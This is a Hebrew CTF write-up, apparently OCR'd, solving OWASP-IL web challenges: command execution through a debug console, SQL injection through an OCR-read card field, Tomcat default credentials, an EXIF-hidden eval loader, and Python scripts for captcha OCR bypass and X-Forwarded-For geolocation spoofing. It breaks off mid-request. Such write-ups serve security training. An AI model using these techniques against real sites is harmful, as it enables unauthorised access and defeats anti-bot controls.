
חיפשנו אם קיים קובץ בשם flag.txt בכל מערכת הקבצים וגילינו שלא. ביצענו import למודול subprocess ובעזרת המתודה Popen הצלחנו להריץ 2 פקודות (pwd, ls -l) ולהבין היכן אנחנו נמצאים ואילו קבצים פרוסים לפנינו:

```
[console ready]
>>> import subprocess
>>> subprocess.Popen(["pwd"],shell=True,stdout=subprocess.PIPE).communicate()
('/app\n', None)
>>> subprocess.Popen(["ls -l"],shell=True,stdout=subprocess.PIPE).communicate()
('total 8\n-r-xr-xr-x 1 root root 417 Aug 29 15:10 index.py\n-r-xr-xr-x 1 ⊞, None)
>>>
```


בתוך תיקיית app הסתתר הקובץ index.py. נביט בתוכנו באמצעות הפקודה cat ונקבל את הדגל הבא:

```
app.config['FLAG'] = 'OWASP-IL{D3bug_p1ns_ar3_important}'
```

אתגר OWASP University



באתגר זה אנו צריכים להעלות כרטיס סטודנט לאתר האוניברסיטה כך שהפרטים בו יתאימו לפרטים הקיימים במסד הנתונים. אם ננסה להעלות את התמונה המקורית לאתר נקבל שגיאה:



השדה שמעניין אותנו הוא ה-security code. מכיוון שאנו מעלים כרטיס סטודנט, המחשבה הראשונה הייתה להשתמש בתמונה המקורית ולנסות לחפש האם הדגל מוסתר בתמונה עצמה (steganography).


בדיקה קצרה העלתה שהתמונה נערכה בתוכנה gimp. ככל שהעמקנו בכיוון הנ"ל כך הבנו כי זהו מבוי סתום. בשלב זה, שמנו לב כי האתר משתמש בטכנולוגיה לזיהוי טקסט בתמונה (OCR) על מנת לקרוא את תוכן השדות של הכרטיס.

השתמשנו בצייר על מנת לערוך את שדות הכרטיס וניסנו לבצע SQL Injection בכל השדות, ההזרקה בוצע בשדה security code וקח קבלנו את הדגל.


הדגל: OWASP-IL{I_Love_Little_Bobby_Drop_Tables}

אתגר No Pain No Gain

לאחר הכניסה לדף האתגר, קבלנו דף אינטרנט סטטי הנראה כך:




על מנת לזהות את הטכנולוגיה של צד השרת, החלטנו לגרום לשגיאה ע"י גלישה לנתיב לא קיים:



הודות לפירוט ההודעה החוזרת ניתן לראות כי מדובר בשרת Apache Tomcat בגרסה 7.0.90. כעת התחלנו במיפוי האפשרויות להשתלטות על השרת והשגת הדגל.

לאחר מספר ניסיונות לגשת לנתיבי ברירת מחדל של Apache Tomcat, הצלחנו לגשת לנתיב /manager. אפליקציית manager מאפשרת לבעלי שרתי Apache Tomcat לנהל את השרתים ע"י שימוש בפאנל ניהול המוגן באמצעות שם משתמש וסיסמא:




במקרה זה, מצאנו כי אפליקציית ה-manager מוגדרת באמצעות הגדרות ברירת מחדל, כך שניתן לנחש את שם המשתמש והסיסמא לפאנל ע"י הצצה בקובץ tomcat-users.xml.


$TOMCAT_HOME/conf/tomcat-users.xml (Original)

```
<tomcat-users>
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
-->
</tomcat-users>
```

לאחר התחברות מוצלחת לפאנל הניהול הסתכלנו על אפשרויות הניתוב בשרת וכך הגענו לנתיב הבא /iAmTh3FlagAndYouCantFindMe. גלישה לנתיב מחזירה את הדגל:



אתגר Curriculum Vitea



מטרת האתגר היא למצוא כיצד פרצו לאתר ולאתר את ליקוי האבטחה, נביט בקוד המקור של דף האתגר.

ניתן לראות את הסקריפט הבא:

```
<script>
    eval(function(p,a,c,k,e,r){e=function(c){return
c.toString(a)};if(!''.replace(/^/,String)){while(c--
)r[e(c)]=k[c]||e(c);k=[function(e){return
r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('7(0(){9},c);"e 4";5.6=1;0 1(){8
a=b.3("d");2.f(a,0(){g(h(2.i(j,"k").l("").m().n("")))})}',24,24,'function|getExi
f|EXIF|getElementById|strict|window|onload|setInterval|var|debugger||document|10
0|profileImage|use|getData|eval|atob|getTag|this|Model|split|reverse|join'.split
('|'),0,{}))
</script>
```

נייפה אותו בעזרת Beatify ונסתכל על הפונקציה getExif:

```
function getExif() {
    var a = document.getElementById("profileImage");
    EXIF.getData(a, function() {
        eval(atob(EXIF.getTag(this, "Model").split("").reverse().join("")))
    })
}
```

ניתן לראות שהקוד לוקח את תמונת הפרופיל מהאתר ומחפש ב-EXIF Metadata שלה תגית בשם Model. לאחר מכן הוא הופך המידע שקיבל, מפענח אותו כ-base64 ומריץ את התוצאה באמצעות הפונקציה eval.

נוריד את תמונת הפרופיל מהדף ונסתכל על ה-metadata שלה בעזרת הכלי EXIF tool:

```
C:\Users\user\Downloads\exiftool-11.10>"exiftool(-k).exe" ..\profile.jpg
ExifTool Version Number         : 11.10
File Name                       : profile.jpg
Directory                       : ..
File Size                       : 215 kB
File Modification Date/Time     : 2018:09:13 11:00:04+03:00
File Access Date/Time           : 2018:09:13 10:59:59+03:00
File Creation Date/Time         : 2018:09:13 11:00:04+03:00
File Permissions                : rw-rw-rw-
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Little-endian (Intel, II)
Camera Model Name               : pkSf7xCMskyJ8dCK0lGbwNnLncmbvJ3d892c8VmchxXZzxWZ8dWYsZkb8dWYsZGf
zM8hTM4BDf3EDewwnNwEDf2EDewwHMxEDf1EDewwXNwEDf0EDewwHO3w3MxgHM8ZTMxwnMxgHM8JTMxwXMxgHM8lDN8BTM4BDf
3YuVnZ8FGewwHN3wXO4BDfzITM8hDewwnN3w3N4BDfzcDf2gHM8VDN8VDewwHM4wHN4BDfmlGfzgHM8xXN2wnM4BDf3gDfmhHM
iM2wyJ91XKikiOg4iLzEDIyEDIxEDI1ICK04yM7BTM9lSYrICI6oFXcFSWggFIXBSNgESVigCNuMzepIiUi0TPpEFKw4SYmYiI
iILJSP9kiSoAjLhZiJikkI90TKIhCMuEmJmIyRi0TPpYEKw4SYmYiIFJSP9kCRoAjLhZiJiMkI90TKChCMuEmJmISQi0TPpoHK
HKw4SYmYiIxISP9kCdoAjLhZiJiMnI90TKyhCMuEmJmISMi0TPpAHKw4SYmYiIvJSP9kiboAjLhZiJi0mI90TKshCMuEmJmIya
SZi0TPpQGKw4SYmYiIyISP9kiYoAjLhZiJikjI90TK4gCMuEmJmIyNi0TPpYFKw4SYmYiIUJSP9kyUoAjLhhyY7lSYogHIxdCK
Cc4V0ZlJFI3VmboU2YhxGclJnLw1Dcp01YbtGKmlWKt0yYoUGbph2d70XM9M2O9dyK3xFXn4mc1RXZytXKo42bpR3YuVnZ9U2O
1a90VKjhSZbJXKt0yYoUGbph2d7lSKn5WayR3Us8iXvgSZjFGbwVmcucyJhgiZptTfpkiNzgyZulmc0N1b05yY6kSOysyYoUGZ
nbJV2cyFGcoUmOncyPhxzYo4mc1RXZytXKjhibvlGdj5Wdm1TZ7licsUGLrxyYsEGLwhibvlGdj5WdmhCbhZXZ
Quality                         : 100%
Creator Tool                    : Adobe Photoshop CC 2017 Macintosh
Derived From Document ID        : 6ACAB1D69C22EB4CBC6B592A3FB389D0
Derived From Instance ID        : 6ACAB1D69C22EB4CBC6B592A3FB389D0
Document ID                     : xmp.did:21DF1D7AAB9011E79E2EA7BD9E744532
Instance ID                     : xmp.iid:21DF1D79AB9011E79E2EA7BD9E744532
DCT Encode Version              : 100
```

נביט בשדה Camera Model Name ונחזור על הצעדים שראינו בסקריפט. בשלב ראשון נפענח תוכן השדה Camera Model Name המקודד באמצעות Base64. אחרי Beatify נקבל:

```
function verify(a) {
    if (a.charCodeAt(0x0) == "79" && a.charCodeAt(0x1) == "87" && a.charCodeAt(0x2) ==
"65" && a.charCodeAt(0x3) == "83" && a.charCodeAt(0x4) == "80" && a.charCodeAt(0x5) ==
"45" && a.charCodeAt(0x6) == "73" && a.charCodeAt(0x7) == "76" && a.charCodeAt(0x8) ==
"123" && a.charCodeAt(0x9) == "74" && a.charCodeAt(0xa) == "52" && a.charCodeAt(0xb) ==
"118" && a.charCodeAt(0xc) == "52" && a.charCodeAt(0xd) == "83" && a.charCodeAt(0xe) ==
"99" && a.charCodeAt(0xf) == "114" && a.charCodeAt(0x10) == "49" && a.charCodeAt(0x11) ==
"112" && a.charCodeAt(0x12) == "116" && a.charCodeAt(0x13) == "78" && a.charCodeAt(0x14)
== "105" && a.charCodeAt(0x15) == "110" && a.charCodeAt(0x16) == "106" &&
a.charCodeAt(0x17) == "52" && a.charCodeAt(0x18) == "33" && a.charCodeAt(0x19) == "125") {
        console.log("Contratz! You got the flag!\nFlag: " + a)
    } else {
        console.log("You are so wrong.. :)")
    }
}
```

הפונקציה עושה בדיקה על המחרוזת a ומשווה את התווים בה לפי הסדר לתווי ASCII. נשאר רק לתרגם את ה-ASCII לטקסט ונקבל את הדגל:

```
OWASP-IL{J4v4Scr1ptNinj4!}
```

אתגר Break the Captcha

באתגר זה אנו נדרשים לפתור 15 אתגרי captcha ב-30 שניות.

על מנת לפתור את האתגר נדרשנו לכתוב סקריפט פייתרון קצר שיפתור את ה-captcha וישלח אותו חזרה לאתר:

```
from PIL import Image
import re
import requests
import pytesseract


def get_captcha():
    text = pytesseract.image_to_string(Image.open('a.png'))
    return text.strip()


def get_image():
    response = requests.get(captcha_url, cookies=cookies)
    if response.status_code == 200:
        with open("a.png", 'wb') as f:
            f.write(response.content)

#
# Global Configurations
#
url = 'http://challenges.owaspil.ctf.today:8088/'
captcha_url = "http://challenges.owaspil.ctf.today:8088/captcha.php"
cookies = dict(PHPSESSID="79ee09d15fa4acf22b1b8fcfae430539")
headers = {'content-type': 'application/x-www-form-urlencoded'}

while True:
```

```
    get_image()
    code = get_captcha()

    response = requests.post(url, cookies=cookies,
data="captcha={0}&submit=".format(code), headers=headers)
    if "Oh snap! you are wrong!" in response.text:
        print "[-] Bad captcha!"
    elif "Correct!" in response.text:
        print "[+] Correct!"
    else:
        flag = re.search("{(.+?)}", response.text).group(1)
        print "[*] FLAG: OWASP-IL{{{0}}}".format(flag)

        raw_input("[*] Done!")
```

הסבר על הסקריפט:

הפונקציה get_image משתמשת במודול requests כדי להוציא את התמונה מהאתר ושומרת אותה מקומית. הפונקציה get_captcha משתמשת במודולים PIL (חבילה של פייתון לעבודה עם תמונות) ו-pytesseract (כלי מבוסס OCR המשמש לקריאת טקסט בתוך תמונה).


נפתח Burp Suite על מנת לראות אילו פרמטרים מועברים בבקשת ה-POST שנשלחת כאשר לוחצים submit. ניתן לראות כי הפרמטרים הם: captcha ו-submit:

```
POST / HTTP/1.1
Host: challenges.owaspil.ctf.today:8088
Content-Length: 21
Cache-Control: max-age=0
Origin: http://challenges.owaspil.ctf.today:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://challenges.owaspil.ctf.today:8088/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=[redacted]; debug=no
Connection: close

captcha=dekzd&submit=
```

כעת, ניצור בקשת POST חדשה עם הפרמטרים שהזכרנו קודם בנוסף ל-cookie שלנו. לאחר הרצת הסקריפט נקבל:


```
[+] Correct!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[+] Correct!
[-] Bad captcha!
[+] Correct!
[+] Correct!
[-] Bad captcha!
[-] Bad captcha!
[+] Correct!
[+] Correct!
[-] Bad captcha!
[+] Correct!
[+] Correct!
[+] Correct!
[+] Correct!
[+] Correct!
[+] Correct!
[*] FLAG: OWASP-IL{YouAreTheCaptchaMaster!}
[*] Done!
```

אתגר Around the world




באתגר זה התבקשנו לגשת לשרת מכתובת IP של 16 המדינות המופיעות בתשובות השרת. ביצענו בקשה לדף הראשי http://challenges.owaspil.ctf.today:8094 ובתשובה קיבלנו את הפלט הבא:

השתמשנו בכלי Burp Suite בכדי להבין טוב יותר כיצד עובד האתגר מאחורי הקלעים:



בכדי לפנות לשרת מהמדינה המבוקשת (לדוגמא, בבקשה הראשונה השרת ביקש שנפנה אליו מארגנטינה) הוספנו את הכותר "X-Forwarded-For" יחד עם Proxy IP של ארגנטינה.

הוספת כותר הנ"ל (XFF) לבקשה היא שיטה מקובלת כדי לזהות את מקור כתובת ה-IP של המשתמש שמתחבר לשרת באמצעות HTTP PROXY. שלחנו את הבקשה הבאה:



ובתשובה קיבלנו כי השרת אכן ראה שהגענו מארגנטינה והמונה קפץ ל-1. כמו כן אפשר לראות שנוצר SESSION COOKIE חדש. נשתמש בעוגייה החדשה בזיוף של הבקשה הבאה מהמדינה המבוקשת (Albania) וכך נמשיך לבצע פניות מ-16 מדינות כמבוקש.

על מנת לבצע את כל הפניות בצורה אוטומטית כתבנו את הקוד הבא אשר מבצע את הפעולות הבאות:

1. מוריד את רשימת המדינות מהאתר https://www.worldatlas.com/aatlas/ctycodes.htm
2. פונה אל השרת ומקבל בתשובה שם של מדינה ו-Session Cookie
3. מחפש עבור המדינה מהו הקוד שלה (שתי אותיות המסמנות אותה בקיצור) בעזרת רשימת המדינות
4. משתמש בפונקציה של מציאת כתובות IP מרכזיים לכל מדינה באתר של nirsoft עם הקוד מדינה שמצאנו בשלב הקודם
5. יוצר כותר XFF חדש עם אחת מכתובות ה-IP המוצעות
6. יוצר בקשה חדשה עם ה-Session Cookie שקיבלנו והכותר XFF החדש
7. שולח את הבקשה לשרת
8. חוזר על שלבים 2 עד 7 עד לקבלת הדגל

```
#!/usr/bin/python
import re
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


def get_next_ip(country_name):
    code = re.search(r'{0}\s([A-Z][A-Z])'.format(country_name),
country_codes).group(1).lower()
    new_url = "https://www.nirsoft.net/countryip/{0}.html".format(code)
    response = requests.get(new_url, verify=False)
    new_ip = re.findall(r'(?:[0-9]{1,3}\.){3}[0-9]{1,3}', response.text)[2]
```


```
    return new_ip

#
# Global Configurations
#

country_codes = open("country_codes").read()
url = 'http://challenges.owaspil.ctf.today:8094/'
headers = {}

session = requests.session()
response = session.get(url)

for i in xrange(17):
    country_name = str(response.content).split("from")[1].split("(")[0].strip()
    new_ip = get_next_ip(country_name)

    print "[+] country {0} ip {1}".format(country_name, new_ip)
    headers['X-Forwarded-For'] = new_ip

    response = session.get(url, headers=headers)
    if "OWASP-IL" in response.text:
        print "[*] {0}".format(response.text)
```

לאחר הרצת הקוד קבלנו את הדגל:

```
root@kali:~# ./AroundtheWorld.py
[+] country Argentina ip 66.60.0.0
[+] country Albania ip 31.44.64.0
[+] country Australia ip 1.44.0.0
[+] country Portugal ip 5.43.0.0
[+] country Japan ip 1.0.64.0
[+] country United States ip 3.128.0.0
[+] country Brazil ip 143.54.0.0
[+] country Austria ip 5.198.144.0
[+] country Ukraine ip 5.58.0.0
[+] country Norway ip 5.100.176.0
[+] country Sweden ip 2.248.0.0
[+] country Lithuania ip 5.199.160.0
[+] country Bulgaria ip 5.61.96.0
[+] country France ip 5.39.0.0
[+] country Malaysia ip 1.32.0.0
[+] country Romania ip 5.12.0.0
[+] country Philippines ip 27.108.0.0
[*] OWASP-IL{Wh0RuNTh3World?}
```


עד שלב זה פתרנו את כל האתגרים ברמת Easy, כעת נגש לפתור את האתגרים ברמת Medium!

אתגר LazyAdmin




אתגר זה עוסק ב-ViewState Tampering ב-ASP.NET ומעקף הרשאות, מטרת האתגר להגיע לרמת ההרשאות של מנהל המערכת. עם הכניסה לאתגר קיבלנו שם משתמש וסיסמא של משתמש רגיל ועלינו למצוא דרך להתחבר עם הרשאות של מנהל המערכת על מנת לקבל את הדגל.

כשנכנסים לאתגר מקבלים דף התחברות:



הקשה של שם המשתמש והסיסמא שניתנו לנו בתחילת האתגר מחזירה את התשובה הבאה:



ניתן לראות שהדפים של השרת מסתיימים בסיומת aspx, כלומר בצד השרת נעשה שימוש בטכנולוגיית ASP.NET.

על מנת לחקור את הבקשות בממשק, נעזר בכלי Burp Suite הידוע (https://portswigger.net/burp)

כלי זה משמש כ-Proxy בין עמדת הקצה לבין השרת אותו אנו מבקשים לבדוק. אנו נשתמש בכלי על מנת לראות את הבקשות הנשלחות לצד השרת:


```
POST /Login.aspx HTTP/1.1
Host: challenges.owaspil.ctf.today:8084
